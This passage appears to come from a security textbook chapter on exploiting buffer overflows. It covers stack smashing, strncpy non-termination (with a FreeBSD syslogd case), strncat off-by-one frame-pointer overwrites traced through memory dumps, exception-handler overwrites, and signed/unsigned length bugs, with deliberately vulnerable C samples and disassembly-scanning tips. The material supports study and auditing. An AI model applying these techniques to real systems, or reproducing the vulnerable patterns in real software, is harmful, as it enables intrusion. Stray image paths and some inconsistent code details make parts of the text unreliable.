Exception handlers are special blocks of code that are called when an error occurs during processing (which is precisely what happens when a buffer overflow occurs). On the x86 processor, exception handlers are stored in a linked list and they are called in order. The top of the exception handler list is stored at an address pointed to by `FS:[0]`. That is, the FS register points to a special structure called the thread information block, and the first element of the structure (`FS:[0]`) is the exception handler.

You can determine whether an exception handler is being set up by using the following instructions (the order of these instructions may vary depending on the phase of the moon, so your mileage will vary with this trick):

```
mov eax, fs:[0]

push SOME_ADDRESS_TO_AN_EXCEPTION_HANDLER

push eax

mov dword ptr fs:[0], esp
```

If you believe that an exception handler might be masking an error you have caused, you can always attach to the process with a debugger and set a break point on the exception handler address.

Using a Disassembler

A superior approach to probing around in the dark with dynamic testing methods is to use static analysis techniques to find overflow targets. One excellent place to start is with a disassembly of the binary. A quick look for static strings that contain formatting characters such as `%s` with a cross-reference back to where they are consumed provides plenty of attack fodder.

If you approach things this way, you will usually see static strings referenced as an offset:

```
push offset SOME_LOCATION
```

If you see this kind of code before a string operation, check to determine whether the address points to a format string of some kind (indicated by `%s`). If the offset turns out to be a format string, next check the source string to determine whether it happens to be a user-controlled string. You can use `boron` tagging to help find these things out (see Chapter 6). If the offset is used as the source of the string operation (and there is no user-supplied input), this location is most likely not vulnerable because the user cannot directly control the data.

If the target of the string operation is on the stack, you might see it referenced as an offset from EBP. For example:

```
push [ebp-10h]
```

This kind of structure indicates use of stack buffers. If the target of the operation is on the stack, then an overflow will be relatively easy to exploit. If there is a call to `strncpy()` or something similar that specifies the size of the destination buffer, you might want to check that the size is at least one less than the actual buffer length. We will explain this further later, but the basic idea is that you might ferret out an off-by-one error where you can exploit the stack. Lastly, for any calculations made with reference to a length value, check for signed/unsigned conversion errors (which we will also explain further later).

Stack Overflow

Using buffer overflow against variables on the stack is sometimes called a *stack overflow,* and more often is called *smashing the stack*. Stack overflow is the first type of buffer overflow to be widely popularized and exploited in the wild. There are thousands of known stack overflows in commercial software, on almost every platform imaginable. Stack overflows are mostly the result of poorly designed string handling routines found in the standard C libraries.

We cover the basic stack overflow here only for completeness because the subject has been treated*ad naseum* in other works. If you're new to this kind of attack, you should read the buffer overflow chapter in *Building Secure Software* [Viega and McGraw, 2001]. In this section we focus on some of the more esoteric string handling problems, providing detail often missing in standard treatments.

Fixed-Size Buffers

The hallmark of a classic stack overflow is a fixed-size string buffer located on the stack and coupled with a string handling routine that depends on a NULL-terminated buffer. Examples of such string handling routines include `strcpy()` and `strcat()` calls into fixed-size buffers, and`sprintf()` and `vsprintf()` into fixed-size buffers using the `%s` format string. Other variations exist, including `scanf()` into fixed-size buffers using the `%s` format string. An incomplete list of the string handling routines that lead to stack overflows follows[9]:

[9] One nice place to look for exhaustive lists of vulnerable functions like these is in static analysis tools that scan for security problems. SourceScope (a Cigital tool) includes a database of rules used during the scanning process. Clever attackers know that defensive tools can easily be turned into offensive weapons.

```
sprintf

wsprintf

wsprintfA

wsprintfW

strxfrm

wcsxfrm

_tcsxfrm

lstrcpy

lstrcpyn

lstrcpynA

lstrcpyA
```

```
lstrcpyW

swprintf

_swprintf

gets

stprintf

strcat

strncat.html

strcatbuff

strcatbuffA

strcatbuffW

StrFormatByteSize

StrFormatByteSizeA

StrFormatByteSizeW

lstrcat

wcscat

mbscat

_mbscat

strcpy

strcpyA

strcpyW

wcscpy

mbscpy

_mbscpy

_tcscpy

vsprintf

vstprint

vswprintf

sscanf

swscanf

stscanf
```

`fscanf`

`fwscanf`

`ftscanf`

`vscanf`

`vsscanf`

`vfscanf`

Because they are so well-known and are now considered "low-hanging fruit" for attackers, classic stack overflows are becoming a thing of the past. An exploitable stack overflow is quickly published and almost as quickly fixed. However, many other problems exist that can lead to memory corruption and buffer overflow. For these reasons, understanding the basic case is useful.

Functions That Do Not Automatically NULL Terminate

Buffer management is a much more extensive problem than some people realize. It is not simply the domain of a few delinquent API calls that expect NULL-terminated buffers. Often, buffer arithmetic will be performed on string length to help thwart the standard overflow. However, certain meant-to-be-helpful API calls have very nonobvious behaviors, and are therefore pretty easy to mess up.

One such easy-to-misuse API call is `strncpy()`. This is an interesting call because it is primarily used to *prevent* buffer overflows. The problem is that the call itself has a deadly detail that is often overlooked: It will not place a NULL terminator on the end of the string if the string is too large to fit into the target buffer. This can result in raw memory being "tacked" onto the end of the target string buffer. There is no buffer overflow in the classic sense of the word, but the string is effectively unterminated.

The problem is that any subsequent call to `strlen()` will return an incorrect (and misleading) value. Remember that `strlen` expects a NULL-terminated string. So it will return at least the length of the original string, plus as many bytes as it takes until a NULL character shows up in the raw memory that was accidentally appended on the end. This will usually return a value that is significantly larger than the actual string length. Any arithmetic performed on the basis of this information will be invalid (and subject to attack).

Example: Address-Based Arithmetic Problem

An example of this problem involves the following code.

```
strncpy(target, source, sizeof(target));
```

If`target` is 10 characters, and `source` is 11 characters (or more) including the NULL, the 10 characters will *not* be properly NULL terminated!

Consider the FreeBSD UNIX distribution. BSD is often considered to be one of the most secure UNIX environments; however, hard-to-spot bugs like the one described earlier have been found with some regularity in BSD. The syslog implementation includes some code that checks whether a remote host has permissions to log to syslogd. The code that performs this check in FreeBSD 3.2 is as follows:

```
strncpy(name, hname, sizeof name);

if (strchr(name, '.') == NULL) {

strncat(name, ".", sizeof name - strlen(name) - 1);

        strncat(name, LocalDomain, sizeof name - strlen(name) - 1);

}
```

In this case, if the `hname` variable is large enough to fill the name variable completely, no NULL terminator will be placed on the end of the `name` variable. This is the common curse of `strncpy()` use. In the subsequent arithmetic, the expression `sizeof name – strlen(name)`, results in a negative value. The function `strncat` takes an unsigned variable, which means that a negative number will be interpreted by the program as a very large positive number. Thus,`strncat` overwrites past the end of the name buffer by a largish leap. Game over for `syslogd`.

There are a number of functions that do not automatically place a NULL terminator on a buffer. They include

```
fread()

read()

readv()

pread()

memcpy()
```

`memccpy()`

`bcopy()`

`gethostname()`

`strncat()`


Vulnerabilities related to the misuse of `strncpy` (and friends) are a relatively untapped source of future exploits. As the low-hanging fruit represented by easier-to-spot errors is consumed, look to more subtle errors like the previous one to bubble to the surface.

Functions with Off-By-One NULL Termination

Some string functions are designed to place a NULL terminator at the end of a string, *always*. This is probably better than leaving placement of the NULL up to the programmer, but problems are still possible. The arithmetic built into some of these functions can be confusing, and may in some cases result in the NULL being placed *after* the end of the buffer. This is an "off-by-one" situation in which a single byte of memory is overwritten. On the stack, this seemingly small single-byte problem can leave the program completely exploitable.

A good example to consider is the `strncat()` call, which always places a NULL after the last byte of the string transfer and can thereby be used to overwrite the stack frame pointer. The next function pulled from the stack moves the saved EBP into ESP, the stack pointer (Figure 7-6).

Figure 7-6. Off-by-one problems are hard to spot. In this example, the target BUFFER is used to overwrite into the Saved EBP.


NULL Terminator overwrites one past end of buffer into frame pointer
BUFFER
Saved EBP
Saved EIP
00
Saved EBP
Saved EIP

Consider the following simple code:

```
1. void test1(char *p)
2. {
3.       char t[12];
4.       strcpy(t, "test");
5.       strncat(t, p, 12-4);
6. }
```

After line 4 has executed, the stack looks like this:

```
0012FEC8  74 65 73 74  test <- character array
0012FECC  00 CC CC CC  .ÌÌÌ <- character array
0012FED0  CC CC CC CC  ÌÌÌÌ <- character array
0012FED4  2C FF 12 00  ,ÿ.. <- saved ebp
0012FED8  B2 10 40 00  ².@. <- saved eip
```

Notice that 10 bytes have been allocated for the character array `t[10]`.

If we supply a short string `xxx` in `p`, the stack now looks like this:

```
0012FEC8  74 65 73 74  test
0012FECC  78 78 78 00  xxx. <- appended "xxx"
0012FED0  CC CC CC CC  ÌÌÌÌ
```

```
0012FED4  2C FF 12 00  ,ÿ..

0012FED8  B2 10 40 00  ².@.
```

Notice that xxx was appended, and a NULL terminator was placed right at the end.

Now, what happens if we supply a very large string like xxxxxxxxxxx instead? The stack ends up looking like this:

```
0012FEC8  74 65 73 74  test

0012FECC  78 78 78 78  xxxx

0012FED0  78 78 78 78  xxxx

0012FED4  00 FF 12 00  .ÿ.. <- notice NULL byte overwrite

0012FED8  B2 10 40 00  ².@.
```

When the function returns, the following opcodes are executed:

```
00401078   mov         esp,ebp

0040107A   pop         ebp

0040107B   ret
```

You can see that ESP is restored from the EBP that is stored in the register. This comes out just fine. Next we see that the saved EBP is restored from the stack, but the EBP on the stack is the value that we just munged. This means EBP has now been corrupted. When the next function on the stack returns, the same opcodes are repeated:

```
004010C2   mov         esp,ebp

004010C4   pop         ebp

004010C5   ret
```

Here we see our freshly corrupted EBP ending up as a stack pointer.

Consider a more complex stack arrangement in which we control data in several places. The following stack has a string of `ffff`s that was placed there by the attacker in a previous call. The correct EBP should be `0x12FF28`, but as you can see we have overwritten the value with `0x12FF00`. The critical detail to notice here is that `0x12FF00` falls within the string of `ffff` characters*that we control* on the stack. This means we can force a return into a place that we control, and thus cause a successful buffer overflow attack:

```
0012FE78  74 65 73 74  test

0012FE7C  78 78 78 78  xxxx

0012FE80  78 78 78 78  xxxx

0012FE84  78 78 78 78  xxxx

0012FE88  78 78 78 78  xxxx

0012FE8C  78 78 78 78  xxxx

0012FE90  00 FF 12 00  .ÿ.. <- note we overflow w/ a NULL

0012FE94  C7 10 40 00  Ç.@.

0012FE98  88 2F 42 00  ./B.

0012FE9C  80 FF 12 00  .ÿ..

0012FEA0  00 00 00 00  ....

0012FEA4  00 F0 FD 7F  .ðý.

0012FEA8  CC CC CC CC  ÌÌÌÌ

0012FEAC  CC CC CC CC  ÌÌÌÌ

0012FEB0  CC CC CC CC  ÌÌÌÌ
```

```
0012FEB4  CC CC CC CC  ÌÌÌÌ

0012FEB8  CC CC CC CC  ÌÌÌÌ

0012FEBC  CC CC CC CC  ÌÌÌÌ

0012FEC0  CC CC CC CC  ÌÌÌÌ

0012FEC4  CC CC CC CC  ÌÌÌÌ

0012FEC8  CC CC CC CC  ÌÌÌÌ

0012FECC  CC CC CC CC  ÌÌÌÌ

0012FED0  CC CC CC CC  ÌÌÌÌ

0012FED4  CC CC CC CC  ÌÌÌÌ

0012FED8  CC CC CC CC  ÌÌÌÌ

0012FEDC  CC CC CC CC  ÌÌÌÌ

0012FEE0  CC CC CC CC  ÌÌÌÌ

0012FEE4  CC CC CC CC  ÌÌÌÌ

0012FEE8  66 66 66 66  ffff

0012FEEC  66 66 66 66  ffff

0012FEF0  66 66 66 66  ffff

0012FEF4  66 66 66 66  ffff

0012FEF8  66 66 66 66  ffff

0012FEFC  66 66 66 66  ffff

0012FF00  66 66 66 66  ffff <- the corrupt EBP points here now

0012FF04  46 46 46 46  FFFF

0012FF08  CC CC CC CC  ÌÌÌÌ

0012FF0C  CC CC CC CC  ÌÌÌÌ

0012FF10  CC CC CC CC  ÌÌÌÌ

0012FF14  CC CC CC CC  ÌÌÌÌ

0012FF18  CC CC CC CC  ÌÌÌÌ

0012FF1C  CC CC CC CC  ÌÌÌÌ

0012FF20  CC CC CC CC  ÌÌÌÌ

0012FF24  CC CC CC CC  ÌÌÌÌ

0012FF28  80 FF 12 00  .ÿ.. <- original location of EBP
```


```
0012FF2C  02 11 40 00  ..@.

0012FF30  70 30 42 00  p0B.
```

Note that the attacker has placed `FFFF` into the string just after the new EBP location. Because the epilog code issues a `pop ebp` command just before the return, the value stored at the new EBP location gets popped from the stack. The ESP chunks forward one location, to `0x12FF04`. If we place our injected EIP at `0x12FF04`, the new EIP gets set to `0x46464646`. A successful attack.

Overwriting Exception Handler Frames

Pointers to exception handlers are also typically stored on the stack. This means that we can use a stack overflow to overwrite an exception handler pointer as a variation on stack smashing. Using a very large, naive overflow, we can overwrite past the end of the stack and intentionally cause an exception to occur. Then, because we have already overwritten the exception handler pointer, the exception will cause our payload to be executed (Figure 7-7). The following diagram illustrates an injected buffer that overflows past the end of the stack. The attacker has overwritten the exception handler record, which is itself stored on the stack. The new record points to an attack payload so that when the SEGV occurs, the processor jumps to the attack code and chugs merrily through it.

Figure 7-7. Using exception handlers as part of a buffer overflow. The exception handler points into the payload.



Arithmetic Errors in Memory Management

Bugs in arithmetic, especially pointer arithmetic (which can get tricky fast) can lead to miscalculations of buffer size and thus to buffer overflows. At the time of this writing, pointer arithmetic bugs remain a relatively untapped area of exploration for attackers. Some very deadly remote root overflows bank on this arithmetic bug exploit technique.

Numbers relating to buffer size can often be controlled by an attacker both directly and indirectly. Direct values are often obtained from packet headers (which can be manipulated). Indirect values are obtained with the use of `strlen()` on a user-controlled buffer. In the latter case, the attacker gains control of numerical length calculations by controlling the size of the string that is injected.

Negative Values Equal Large Values

Digital computers represent numbers in interesting ways. Sometimes, integers can be made so large that they "overflow" the integer-size representation used by the machine. If exactly the right string length is injected, the attacker can sometimes force length calculations into negative values. As a result of representational arcana, when the negative value is treated as an unsigned number, it is treated as a very large number instead. Consider that in one common representational scheme, –1 (for 32-bit integers) is the same as `0xFFFFFFFF`, which taken as a large unsigned number is 4294967295.

Consider the following code snippet:

```
int main(int argc, char* argv[])

{

    char _t[10];


    char p[]="xxxxxxx";

    char k[]="zzzz";


    strncpy(_t, p, sizeof(_t));

    strncat(_t, k, sizeof(_t) - strlen(_t) - 1);


    return 0;

}
```

After execution, the resulting string in _t is `xxxxxxxzz;`.

If we supply exactly ten characters in `p` (`xxxxxxxxxx`), then `sizeof(_t)` and `strlen(_t)` are the same, and the final length calculation ends up being –1, or `0xFFFFFFFF`. Because the argument to `strncat` is unsigned, it ends up being interpreted as a very large number, and the`strncat` is effectively not bounded. The result is stack corruption that provides the ability to overwrite the instruction pointer or other values saved on the stack.

The munged stack looks like this:

```
0012FF74  78 78 78 78  xxxx

0012FF78  78 78 78 78  xxxx

0012FF7C  78 78 CC CC  xxÌÌ

0012FF80  C0 FF 12 7A  Àÿ.z <- corruption here

0012FF84  7A 7A 7A 00  zzz. <- and here.
```

Spotting the Problem in Code


```
0040D603   call        strlen (00403600)

0040D608   add         esp,4

0040D60B   mov         ecx,0Ah

0040D610   sub         ecx,eax

0040D612   sub         ecx,1            <- suspicious
```

In the previous snippet, we see a call to `strlen`, and a series of subtractions. This is a good place to audit for a possible signed length problem.

For a 32-bit signed value, `0x7FFFFFFF` is maximum and `0x80000000` is minimum. The trick with range errors is to cause the number to transition from "positive" to "negative" or vice versa, often with only the smallest imaginable change.

Clever attackers cause values to transition across the min/max partition, as shown in Figure 7-8.

Figure 7-8. Arithmetic errors are very subtle and make excellent exploit fodder. A "tiny" change in representation (sometimes 1 bit) causes a big change in value.



Signed/Unsigned Mismatch

Most arithmetic bugs are caused by the difference between signed and unsigned values. In the typical case, a comparison will be made that allows a code block to execute if a number is below a certain value. For example,

```
if (X < 10)

{

    do_something(X);
}
```

Ifx is less than 10, then the code block (`do_something`) will execute. The value of `x` is then passed to the function `do_something()`. Now consider if `x` is equal to −1. Negative one is less than 10, so the code block will execute. But remember that −1 is the same as `0xFFFFFFFF`. If the function `do_something()` treats `x` as an *unsigned variable,* then `x` will be treated as a very large number: 4294967295, to be precise.

In the real world, this problem can occur when the value `x` is based on a number supplied by the attacker or on the length of a string that is passed to the program. Consider the following chunk of code:

```
void parse(char *p)

{

    int size = *p;

    char _test[12];

    int sz = sizeof(_test);

    if( size < sz )

    {

        memcpy(_test, p, size);

    }

}

int main(int argc, char* argv[])

{

    // some packet

    char _t[] = "\x05\xFF\xFF\xFF\x10\x10\x10\x10\x10\x10";

    char *p = _t;

    parse(p);


    return 0;

}
```

The parser code gets the size variable from *p. As an example, we will supply the value 0xFFFFFF05 (in little endian byte order). As a signed value, this is -251. As an unsigned value, this is 4294967045, a very large number. We can see that -251 is certainly less than the length of our target buffer. However, memcpy doesn't use negative numbers, so the value is treated as a large unsigned value. In the previous code, memcpy will use the size as an unsignedint, and a huge stack overflow occurs.

Spotting the Problem in Code

Finding sign mismatches in a dead listing is easy, because you will see two different kind of jump statements being used in relation to the variable. Consider the following code:

```
    int a;

    unsigned int b;


    a = -1;

    b = 2;


    if(a <= b)

    {

         puts("this is what we want");

    }


    if(a > 0)

{

    puts("greater than zero");

}
```

Consider the assembly language:

```
a = 0xFFFFFFFF

b = 0x00000002
```

Consider the comparison:

```
0040D9D9 8B 45 FC             mov         eax,dword ptr [ebp-4]

0040D9DC 3B 45 F8             cmp         eax,dword ptr [ebp-8]

0040D9DF 77 0D                ja          main+4Eh (0040d9ee)
```

The `ja` indicates an unsigned comparison. Thus, a is larger than b, and the code block is skipped.

Elsewhere,

```
17:       if(a > 0)

0040DA1A 83 7D FC 00          cmp         dword ptr [ebp-4],0

0040DA1E 7E 0D                jle         main+8Dh (0040da2d)

18:       {

19:           puts("greater than zero");

0040DA20 68 D0 2F 42 00       push        offset string

                                          "greater than zero"

                                          (00422fd0)
0040DA25 E8 E6 36 FF FF       call        puts (00401110)
0040DA2A 83 C4 04             add         esp,4
20:       }
```

We see the *same memory location* compared and branched with a `jle`, a signed comparison. This should cause us to become suspicious, because the same memory is being branched with both signed and unsigned criteria. Attackers like this sort of problem.

Scanning for the Problem with IDA

Finding potential sign mismatches by scanning the disassembly is also straightforward. For unsigned comparisons:

```
JA
JB
JAE
JBE
JNB
JNA
```


For signed comparisons:

```
JG

JL

JGE

JLE
```

Use a disassembler like IDA to find all occurrences of a signed variable operation. This results in a list of interesting locations, as shown in Figure 7-9.

Figure 7-9. IDA can be used to create a list of various assembly language calls and note where they occur. Using a list like this, we can look for signed/unsigned mismatches to explore further.


[View full size image]



```
Address                 Instruction
.text:10001A3F          jge    short loc_10001A53
.text:1000262F          jge    short loc_10002633
.text:10002670          jge    short loc_10002674
.text:10003587          jg     short loc_100035C4
.text:100039E0          jle    short loc_100039EC
.text:10003B6A          jge    short loc_10003BE0
.text:10003BA9          jle    short loc_10003BBC
.text:10003C67          jge    short loc_10003C7D
.text:10003D0F          jge    short loc_10003D25
.text:10004205          jle    short loc_10004217
.text:1000424B          jle    short loc_1000425D
.text:100045A8          jge    short loc_100045D7
.text:100045E9          jle    short loc_10004602
.text:1000460C          jle    short loc_10004625
.text:10004669          jle    short loc_10004682
.text:1000468C          jle    short loc_100046A5
.text:100047B6          jge    short loc_100047E6
.text:10004A47          jge    short loc_10004A62
.text:10004BCD          jl     short loc_10004BD6
.text:10004D79          jge    short loc_10004D82
.text:10004E33          jge    short loc_10004E40
.text:100056AC          jg     short locret_100056B3
.text:1000591A          jge    loc_100059B9
.text:1000593C          jg     short loc_10005960
.text:10005943          jge    short loc_10005956
.text:10005948          jl     short loc_10005967
.text:1000594D          jle    short loc_100059AF
.text:10005A56          jge    short loc_10005A5E
.text:100061B9          jge    short loc_1000621D
.text:100061DF          jge    short loc_1000621D
.text:1000627D          jl     short loc_10006299
.text:1000667E          jge    short loc_100066E1
.text:100066F3          jge    short loc_100066FF
.text:100066F7          jle    loc_1000662B
.text:10006701          jle    short loc_10006778
.text:1000676C          jg     short loc_10006703
.text:10006881          jge    short loc_100068FF
.text:10006949          jle    loc_10006BD1
.text:10006BC8          jl     loc_10006960
.text:10007006          jge    loc_10007092
.text:10007292          jge    short loc_1000729A
.text:1000753E          jge    loc_100076EF
.text:10007BC6          jge    loc_10007E21
.text:100081E3          jl     short loc_100081CD
.text:10008DC9          jge    short loc_10008DFB
.text:10008E0C          jge    loc_10008E92
Line 1 of 136
```

Instead of checking all the operations one at a time, you can search for a regular expression that encompasses all the calls. Figure 7-10 shows the use of `j[gl]` as a search expression.

Figure 7-10. Use of the `j[gl]` regular expression to search for several relevant calls at once.



Even in moderate-size programs, you can easily read each of the locations using signed values. If the locations are near points where user-supplied input is being handled (i.e., a call to`recv(..)`), then further investigation may reveal that data are being used in the signed operation. Many times this can be leveraged to cause logic and arithmetic errors.

Signed Values and Memory Management

Similar mistakes are often found in memory management routines. A typical mistake in code will look like this:

```
int user_len;

int target_len = sizeof(_t);


user_len = 6;
```

```
if(target_len > user_len)

{


    memcpy(_t, u, a);

}
```

